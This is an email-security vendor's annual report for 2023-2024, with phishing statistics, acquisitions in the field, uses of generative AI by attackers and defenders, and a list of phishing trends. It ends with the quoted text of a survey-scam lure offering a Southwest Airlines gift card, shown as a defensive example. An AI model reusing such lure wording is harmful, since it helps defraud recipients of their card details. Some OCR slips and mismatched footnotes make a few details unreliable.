INKY®

EMAIL SECURITY ANNUAL REPORT 2023-2024

Table of Contents

Executive Summary

The Changing Tide of Email Security

Email security constantly evolves, but 2023 felt a bit different. Bad actors got even smarter, building phishing campaigns with generative AI and taking clever advantage of porous cloud services to host malicious content outside the email body where incumbent systems focus. At the same time, the email security talent pool shrank, and the field of next-generation vendors winnowed. Despite the challenges, it was a breakout year for INKY.

INKY will remember 2023 as the year of the Managed Service Provider (MSP). We made developing the tools and resources they need our top priority – because when MSPs have the tools to excel, cybercrime's world of opportunity gets smaller. We enhanced our existing offerings and added multiple new products to our arsenal.

We encountered many remarkable new and dangerous phishing tactics and developed and deployed sophisticated countermeasures for them more quickly than in any prior year. Cybercriminals are constructing obfuscated, multi-layered phishing campaigns that exploit HTML, CSS, Unicode, and other complicated systems to hide what really lies underneath the surface. These tricks give attackers reliable ways to transit legacy email security systems. By staying ahead of the curve, INKY continued to block the vast majority of malicious emails aimed at our user community.


Executive Summary (continued)

For the industry overall, change took on different forms. Phishing tactics became more sophisticated, incorporating new elements of surprise such as QR Codes (frightening fact: INKY now observes that around 50% of emails containing QR codes are malicious).   However, the biggest industry change was the pervasiveness of Large Language Models (LLMs) like ChatGPT. In an instant, the job of every bad actor got easier. With the help of Artificial Intelligence (AI), phishing emails can be written with finesse in mere minutes.

While this sets a frightening stage for many, at INKY, we are better prepared than anyone to lead this new fight. In fact, we mastered AI long before some of these phishers were even old enough to buy their own computers. AI is part of our DNA. So, phishers beware. In 2024, we'll find new ways to use sophisticated machine learning technology so we can continue racking up points for the good guys.

Our hope is that as we continue the story in the pages that follow, you will gain a better grasp of what we are all up against, and what INKY is doing to make a difference.

Leading into 2023, cybercrime continued its climb.



#1

$125,612

356%

$10.3 B

PHISHING #1

The leading form of cybercrime – with more than 300,000 reported victims a year – continues to be phishing.

BUSINESS EMAIL COMPROMISE (BEC)

The average cost per incident of a BEC attack is $125,612.

DATA BREACHES


In the past two years, data breaches have risen 356%.

FINANCIAL LOSS

More than $10.3 billion was lost to cybercrime in 2022.

Sources:
www.verizon.com/business/resources/reports/dbir/
www.ic3.gov/Media/PDF/AnnualReport/2022_IC3Report.pdf
www.securityintelligence.com/mobile-users-3-times-more-vulnerable-to-phishing-attacks/

Brand impersonation attempts persisted.



Top 10 Most Phished Brands of 2023

The pool of email security vendors became smaller.

While industry mergers and acquisitions slowed in 2023, the market continues to shrink as both established and start-up cybersecurity companies are acquired to help acquiring enterprises better meet market demand. Below are just a few examples.

April
1

Cloudflare acquired Area 1 Security in 2022 to boost their Zero Trust security platform.[2]

July
14

Cisco acquires privately held Armorblox in hopes that the product would enhance their Security portfolio.[1]

November
2

Proofpoint announced that it has reached an agreement to acquire email security company Tessian.[3]

[1] Source: www.cloudflare.com/press-releases/2022/cloudflare-completes-acquisition-of-area-1-security
[2] Source: https://blogs.cisco.com/news/cisco-announces-intent-to-acquire-armorblox
[3] Source: www.itpro.com/business/acquisition/proofpoint-announces-acquisition-of-email-security-company-tessian/

A New Era of Phishing: **Generative AI**

The launch of ChatGPT-4 in March 2023, forever changed the face of phishing.

THE BAD GUYS

- High-quality phishing emails can be composed with perfect grammar and English usage.
- AI makes it easy to write code and convert code from one programming language to another.
- Fake customer support chatbots are created with ease.
- Sophisticated malware is designed using no malicious code.
- Phishing attacks can be easily automated.
- Mimicking the tone and voice of an authority in an impersonation attack is simpler .
- Social engineering attacks can be conducted using such tactics as voice cloning.

THE GOOD GUYS

- By turning the tables, the same AI used by criminals is being engineered to combat them.
- Generative Adversarial Networks (GANs) study new attack patterns and predict new types of attacks.
- Anomaly detection is being enhanced with AI to more effectively flag suspicious behavior.
- AI can help IT teams to more quickly identify legitimate threats.
- INKY Computer Vision Analysis renders each email in the cloud and runs computer vision classifiers on the output to find indications of brands, cloaked text, and more.
- INKY's methods of detecting sender intent and recognizing fraud within messages and linked web sites continues to thwart AI-based attacks.

A purposeful shift to impact the future.

As a company, INKY made a strategic change in the way we cater to our customers by putting the majority of our energy toward building a platform specifically for Managed Service Providers (MSPs).

While the security of every customer is of paramount importance, MSPs are on the front lines every day, defending, fixing, and educating multiple organizations at one time, many of whom have yet to invest in their own email security. INKY aims to give them the tools, resources, and support they need to keep email secure.

With the addition of three new products this year, INKY offers a complete email security platform that enables our partners to save time and increase efficiency, while providing the advanced solutions their customers need.

INKY's platform covers all the email security and compliance solutions our customers need. The ability to partner with one vendor for multiple products boosts efficiency and improves our bottom line.

Ivan Burkett
Director of IT
GB Tech

"I truly believe the future of corporate cybersecurity will be written by the MSP community. We want to play a key role in that history."

-Dave Baggett
INKY Founder & CEO


Top Phishing Trends in 2023

- Multi-step, multi-site campaigns
- Malicious HTML email attachments
- Avoiding detection using LNK files
- Decentralized networks for resilient malicious sites
- Malicious QR codes
- Clever HTML Smuggling Phish kits
- Malicious disk image mirrors drive structure
- Phishing Phone Scam


1. Well branded, multi-step, multi-site campaigns designed to better convince and deceive.

Early in 2023, INKY began detecting multi-layer phishing scams that seemed to be a sign of the growing complexities to come.

Using newly created domains, phishers offered prizes for completing a survey. After completing the survey, victims were taken to additional fake websites and offered prizes. The phishers even went to the trouble to set up a site for each product, complete with consumer reviews. In exchange for these great prizes, survey-takers only had to pay for shipping and handling.



And therein lies the rub. After multiple twists and turns, past survey questions, disclaimers, product reviews, and more, victims surrounded their credit card information.



Congratulations!

YOU CAN GET A $100 Southwest Airlines GIFT CARD

Southwest

Your Opinion is Important!

Take a Short Survey to Claim Your $100 Southwest Airlines Reward - click below to get started!

Click Here!

10620 NW 123 Street Road Unit 102, Medley, Florida, 33178
Unsubscribe here

